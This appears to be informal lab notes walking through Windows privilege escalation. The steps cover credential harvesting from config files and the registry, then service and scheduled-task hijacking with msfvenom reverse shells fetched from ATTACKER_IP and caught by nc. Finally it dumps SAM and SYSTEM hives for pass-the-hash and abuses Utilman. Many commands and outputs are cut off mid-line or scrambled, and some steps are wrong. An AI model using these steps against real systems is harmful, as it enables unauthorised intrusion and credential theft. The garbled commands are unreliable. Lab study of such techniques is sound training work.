

# Windows Privilege Escalation

## ▼ Windows Users

Windows systems mainly have two kinds of users. Depending on their access levels, we can categorise a user in one of the following groups:

Administration	These users have the most privileges. They can change any system configuration parameter and access any file in the system.
Standard User	These users can access the computer but only perform limited tasks. Typically these users can not make permanent or essential changes to the system and are limited to their files.

- **SYSTEM / LocalSystem**

An account used by the operating system to perform internal tasks. It has full access to all files and resources available on the host with even higher privileges than administrators.

- **Local Service**

Default account used to run Windows services with "minimum" privileges. It will use anonymous connections over the network.

- **Network Service**

Default account used to run Windows services with "minimum" privileges. It will use the computer credentials to authenticate through the network.

## ▼ Harvesting Passwords from Usual Spots

## Unattended Windows Installations

Places to Search for Passwords are:

```
C:\Unattend.xml  
C:\Windows\Panther\Unattend.xml  
C:\Windows\Panther\Unattend\Unattend.xml  
C:\Windows\system32\sysprep.inf  
C:\Windows\system32\sysprep\sysprep.xml
```

## PowerShell History

See PowerShell Commands History in CMD Using this Command

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShe
```

Note: The command above will only work from cmd.exe, as PowerShell won't recognize %userprofile% as an environment variable. To read the file from PowerShell, you'd have to replace %userprofile% with \$Env:userprofile.

## Saved Windows Credentials

The command below will list saved credentials:

```
cmdkey /list
```

While you can't see the actual passwords, if you notice any credentials worth trying, you can use them with the runas command and the /savecred option, as seen below.

```
runas /savecred /user:admin cmd.exe
```

## IIS Configuration

C:\inetpub\wwwroot\web.config

- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

**Here is a quick way to find database connection strings on the file:**

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\w
```

## Retrieve Credentials from Software: PuTTY

To retrieve the stored proxy credentials, you can search under the following registry key for ProxyPassword with the following command:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessio
```

## ▼ Scheduled Tasks

Looking into scheduled tasks on the target system, you may see a scheduled task that either lost its binary or it's using a binary you can modify.

**Scheduled tasks can be listed from the command line using the schtasks command without any options**

```
schtasks /query /tn vulntask /fo list /v
```

```

C:\Users\thm-unpriv>schtasks /query /tn vulntask /fo list /v
Folder: \
HostName: WPRIVESC1
TaskName: \vulntask
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 3/8/2024 10:01:56 AM
Last Result: 0
Author: WPRIVESC1\Administrator
Task To Run: C:\tasks\schtask.bat
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: taskusr1
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: At system start up
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A

```

The "**Task to Run**" parameter which indicates what gets executed by the scheduled task, and the "**Run As User**" parameter, which shows the user that will be used to execute the task.

## To check the file permissions on the executable, we use `icacls`

```
icacls c:\tasks\schtask.bat
```

If our current user can modify or overwrite the "Task to Run" executable, We Will Set NC Reverse Shell There

```

C:\> icacls c:\tasks\schtask.bat c:\tasks\schtask.bat NT
AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F) BUILTIN\Users:(I)(F)

```

Here BUILTIN\Users her Full Permission So Lets Change the Bat file to Execute a Rev shell.



**Note: The AlwaysInstallElevated method won't work on this room's machine and it's included as information only.**

This method requires two registry values to be set. You can query these from the command line using the commands below.

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Insta
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Insta
```

To be able to exploit this vulnerability, both should be set. Otherwise, exploitation will not be possible. If these are set, you can generate a malicious .msi file using msfvenom, as seen below:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_10.
```

As this is a reverse shell, you should also run the Metasploit Handler module configured accordingly. Once you have transferred the file you have created, you can run the installer with the command below and receive the reverse shell:

```
C:\> msixexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

## ▼ Abusing Service Misconfigurations

### ▼ Windows Services

**Windows services are managed by the Service Control Manager (SCM).**

So All Services have Executable Assigned to the services and to change them or make any edit we need to Edit **Discretionary Access Control List (DACL)**

Which Basically Help With Permissions to Start , Stop , Restart , Query config or Reconfig The Service.

**Here we can see that the associated executable is specified through the BINARY\_PATH\_NAME parameter, and the account used to run the service is shown on the SERVICE\_START\_NAME parameter.**

```

C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS


SERVICE_NAME: apphostsvc
        TYPE : 20 WIN32_SHARE_PROCESS
        START_TYPE : 2 AUTO_START
        ERROR_CONTROL : 1 NORMAL
        BINARY_PATH_NAME      :    C:\Windows\system32\svchost.exe
LOAD_ORDER_GROUP :
TAG : 0
        DISPLAY_NAME       :    Application Host Helper Service
DEPENDENCIES :
SERVICE_START_NAME : localSystem

```

All of the services configurations are stored on the registry under

```
HKLM\SYSTEM\CurrentControlSet\Services\

```



A subkey exists for every service in the system. Again, we can see the associated executable on the ImagePath value and the account used to start the service on the

ObjectName value. If a DACL has been configured for the service, it will be stored in a subkey called Security. As you have guessed by now, only administrators can modify such registry entries by default.

## ▼ Insecure Permissions on Service Executable

**If the executable associated with a service has weak permissions that allow an attacker to modify or replace it, the attacker can gain the privileges of the service's account trivially.**

**query the service configuration using sc**

```
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: windowscheduler
        TYPE : 10  WIN32_OWN_PR    START_TYPE : 2
        AUTO_START
        ERROR_CONTROL : 0 IGNORE
        BINARY_PATH_NAME    :  C:\PROGRA~2\SYST
LOAD_ORDER_GROUP :
TAG : 0
        DISPLAY_NAME      :      System    Scheduler
DEPENDENCIES :
SERVICE_START_NAME : .\svcuser1
```

The Executable in the result is

**C:\PROGRA~2\SYSTEM~1\WService.exe**

This mean it will get execute on running of the serivce.

Let's See if we can modify this exe to run a Netcat Rev shell by editing it.

### To Check Permission on any file we use icacls

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I
NT AUTHORITY BUILTIN\Adm BUILTIN\Use
APPLICATION APPLICATION
```

```
Successfully processed 1 files; Failed proces
```

As we see here Everyone has Permission to Modify (M)

Let's Modify this exe to a Rev Shell 😊

1st Create a exe file using msfvenom and upload on the machine with wget

Attacker Machine

```
user@attackerpc$ msfvenom -p windows/x64/shel
user@attackerpc$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0
```

- Victim Machine

```
wget http://ATTACKER_IP:8000/rev-svc.exe -O r
```

Now Modify the File and Give Full Permission to Everyone

**We need another user to execute our payload, we'll want to grant full permissions to the Everyone group**

Victim Machine

```
C:\> cd C:\PROGRA~2\SYSTEM~1\
```

```
C:\PROGRA~2\SYSTEM~1> move WService.exe  
WServ 1 file(s) moved.
```

```
C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-  
unpri 1 file(s) moved.
```

```
C:\PROGRA~2\SYSTEM~1> icacls WService.exe /gr  
Successfully processed 1 files.
```

- Attacker machine

```
user@attackerpc$ nc -lvp 4445
```

At Last Restart the service to execute the Exe file of Rev Shell we created



```
C:\> sc stop windowscheduler  
C:\> sc start windowscheduler
```


Booooooooooooooooooooo

```
user@attackerpc$ nc -lvp 4445  
Listening on 0.0.0.0 4445  
Connection received on 10.10.175.90 50649  
Microsoft Windows [Version 10.0.17763.1821]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
mi wprivesc1\svcusr1
```

```
G000000000000000T      THEEEEEEEEEEE  
SHELLLLLLLLLLLLLLLLLLLLLL
```

POC:.....





## ▼ Unquoted Service Paths

When we can't directly write into service executables as before, there might still be a chance to force a service into running arbitrary executables by using a rather obscure feature.

In Such Attacks We Can Manuplate system to execute another binary because of Unquoted Path assigned to the executable to be executed.

Example :

Here is A Service with Quoted Path —>> Secured

```

C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS

```

```

SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS   START_TYPE : 2
        AUTO_START

```

```
ERROR_CONTROL : 0 IGNORE
BINARY_PATH_NAME : "C:\Program Files\RealVNC\VNC
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : VNC Server
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem
```

Here **"C:\Program Files\RealVNC\VNC Server\vnserver.exe"** is Quoted in "<>" So It will take this address as one path.

Where Here is example of a Unsecured Path :

```
C:\> sc qc "disk sorter enterprise" [SC]
QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 2 AUTO_START
ERROR_CONTROL : 0 IGNORE
    BINARY_PATH_NAME : C:\MyPrograms\Disk Sorter Ente
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Disk Sorter Enterprise
DEPENDENCIES :
SERVICE_START_NAME : .\svcsr2
```

Here **C:\MyPrograms\Disk Sorter Enterprise\bin\diskrs.exe** is not quoted in "<>" So we can Manipulate the Binary by adding Files before the path.

Just like this :

SCM tries to execute the exe file but there is one problem >>

Whenever there is Spaces in the \$PATH like The executable is Present in Folder named 'Service Server Files' There is Space In

Between and here the SCM Get Confused and have multiple results .... which can be manipulated by user to execute the malware exe file to get Shells.

It Work in this way >>>

Let's Understand it with my example:

- Let's say you are a person who is read from starting and don't see Space or anything you just read alphabet to alphabet and when it come a empty space i.e Space you get blank mind.
- This same happed with it , but in this case it ignore the space and then start reading the dir name again.

If We have Write Permission To the Directory

- But what if We manipulate it by Creating another directory in same path refrence without breaking the sequence ?

Yess !! Our Exe will run on the service

### ▼ Let's do it in prarticle:

Let's Start with checking the permission for that

```
C:\>icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)
BUILTIN\Administrators:(I)( BUILTIN\Users:(I)
(OI)(CI)(R BUILTIN\Users:(I)(CI)(AD)
```

```
BUILTIN\Users:(I)(CI)(WD)
CREATOR OWNER:(I)(OI)(CI)(I
```

Successfully processed 1 files; Failed pr The BUILTIN\\Users group has AD and WD pr

Here we have AD and WD On Users so we can create SubDir and Files here

Let's Develop a Rev Shell with msfvenom and Manipulate it on file system

```
user@attackerpc$ msfvenom -p windows/x64/
user@attackerpc$ nc -lvp 4446
```

Now Let's Move the Exe to the path !!!!!!! IMP STEP

We have to make Binary and put it before SCM Reaches the Service Exe Dir

```
C:\> move C:\Users\thm-unpriv\rev-svc2.exe
C:\> icacls C:\MyPrograms\Disk.exe /grant
Successfully processed 1 files.
```

Also grant Permission so other user can execute it

Restart the service


```
C:\> sc stop "disk sorter enterprise"  
C:\> sc start "disk sorter enterprise"
```

BOOM Shell <3

```
user@attackerpc$ nc -lvp 4446  
Listening on 0.0.0.0 4446  
Connection received on 10.10.175.90 50650  
Microsoft Windows [Version 10.0.17763.182 (c)  
2018 Microsoft Corporation. All right
```

```
C:\Windows\system32>whoa  
mi wprivesc1\svcusr2
```

POCCCCCCCCC



## ▼ Insecure Service Permissions

What if we have permission to edit config file of The Service ?

We will have access to change the Exec File to anywhere we want !! Simple As Fuck <3

Let's Do it in praticle

To Find Weather user is allowed to edit the permission or not We use a utility known as Accesschk

Link to Accesschk : [https://learn.microsoft.com/en-](https://learn.microsoft.com/en-us/sysinternals/downloads/accesschk)

[us/sysinternals/downloads/accesschk](https://learn.microsoft.com/en-us/sysinternals/downloads/accesschk)

Let's 1st Check Permission for the Services

```
C:\tools\AccessChk> accesschk64.exe -qlc thms
[0] ACCESS_ALLOWED_ANCE_TYPE: NT
AUTHORITY\S SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_PAUSE_CONTINUE
```

```
SERVICE_START
SERVICE_STOP
SERVICE_USER_DEFINED_CONTROL
READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE:
BUILTIN\Users SERVICE_ALL_ACCESS
```

We see here Users group have All Access to Service

We are allowed to reconfigure it let's create a rev shell from this:

```
user@attackerpc$ msfvenom -p windows/x64/shel
user@attackerpc$ python3 -m http.server
```

Give Permission to others users too

```
C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe
```

Now Edit the Service Config To Execute this binary:

```
C:\> sc config THMService binPath= "C:\Users\
```

Stop and Restart the service and Get the Shell 😊

POCCCCC???

## ▼ Abusing dangerous privileges

Privileges are Right to do a task , example you are not allowed to change your bed according to you as your more dont allow you ;) Joke apart Its a Right to do any task for write to it.

In windows any user privileges can be seen by this command

```
whoami /priv
```

Read about Perm here :

## ▼ SeBackup / SeRestore

**The SeBackup and SeRestore privileges allow users to read and write to any file in the system, ignoring any DACL**

Let's See the Permission of this user:

```
C:\Windows\system32>whoami /priv
```

```
PRIVILEGES
```

```
INFORMATION -----
```

```
-----
```

```
Privilege Name Description
```

```
=====
```

```
SeBackupPrivilege Back up files a
```

```
SeRestorePrivilege Restore files a
```

```
SeShutdownPrivilege Shut down the s
```

```
SeChangeNotifyPrivilege Bypass traverse
```

```
SeIncreaseWorkingSetPrivilege Increase a proc
```

```
C:\Windows\system32>
```

As we see we have Sebackup/SeRestore Perm.

We can use this to copy SAM and SYSTEM Hashes

Let's do it in Praticle

To Copy Both Hash we have this commands:

```
C:\> reg save hklm\system C:\Users\THMBackup\  
The operation completed successfully.
```

```
C:\> reg save hklm\sam C:\Users\THMBackup\sam  
The operation completed successfully.
```

Now It's time to copy this to main host (Kali Linux)

We can use any method here we are using Impacket Smbserver:

```
mkdir share  
impacket-smbserver -smb2support -username THM
```

And use impacket to retrieve the users' password hashes:

```
impacket-secretsdump -sam sam.hive -system sy  
Impacket v0.11.0 - Copyright 2023 Fortra
```

```
[*] Target system bootKey: 0x36c8d26ec0df8b23  
[*] Dumping local SAM hashes (uid:rid:lmhash:
```

```
Administrator:500:aad3b435b51404eeaad3b435b51
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
DefaultAccount:503:aad3b435b51404eeaad3b435b5
WDAGUtilityAccount:504:aad3b435b51404eeaad3b4
THMBackup:1008:aad3b435b51404eeaad3b435b51404
THMTakeOwnership:1009:aad3b435b51404eeaad3b43 [*]
Cleaning up...
```

We can finally use the Administrator's hash to perform a Pass-the-Hash attack and gain access to the target machine with SYSTEM privileges:

```
impacket-psexec -hashes
aad3b435b51404eeaad3b Impacket v0.11.0 -
Copyright 2023 Fortra
```


```
[*] Requesting shares on 10.10.175.89.....
[*] Found writable share ADMIN$
[*] Uploading file WXhqNyDV.exe
[*] Opening SVCManager on 10.10.175.89.....
[*] Creating service XFMB on 10.10.175.89....
[*] Starting service XFMB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights re

C:\Windows\system32>
```

GOTTTTTTTTT THE SHELLLLLLL



POCCCCCCCCC:



## ▼ SeTakeOwnership

The SeTakeOwnership privilege allows a user to take ownership of any object on the system, including files and registry keys, opening up many possibilities for an attacker to elevate privileges

Let's First See the perm assigned to this user

```
C:\Windows\system32>whoami /priv
```

```
PRIVILEGES  
INFORMATION -----  
-----
```

```
Privilege Name Description
```

```
=====
===== SeTakeOwnershipPrivilege Take
ownership SeChangeNotifyPrivilege Bypass
traverse SeIncreaseWorkingSetPrivilege Increase
a proc
C:\Windows\system32>
```

Now As we see **SeTakeOwnershipPrivilege** Perm is given this mean we can change owner of files and objects.

We'll abuse **utilman.exe** to escalate privileges this time. **Utilman is a built-in Windows application used to provide Ease of Access options during the lock screen:**

Let's Start by taking ownership of This exe to own

```
C:\Windows\system32>takeown /f C:\Windows\Sys
SUCCESS: The file (or folder): "C:\Windows\Sy
C:\Windows\system32>
```

As now we are owner let's give ourself all perm to edit change this file

```
C:\Windows\system32>icacls C:\Windows\System3
processed file: C:\Windows\System32\Utilman.e
Successfully processed 1 files; Failed proces
```


```
C:\Windows\system32>
```

Now Let's Change it with cmd as It will Be Started by SYSTEM user Our CMD File will be executed by SYSTEM Giving us all The Root Privileges

```
C:\Windows\system32>copy Utilman.exe  
cmd.exe Overwrite cmd.exe? (Yes/No/All): All  
Access is denied.  
0 file(s) copied.
```

```
C:\Windows\system32>
```

Now Le's Run this Utilman For this we need to lock the screen and Run this from Screen Asscess 😞



```
C:\Windows\system32\utilman.exe  
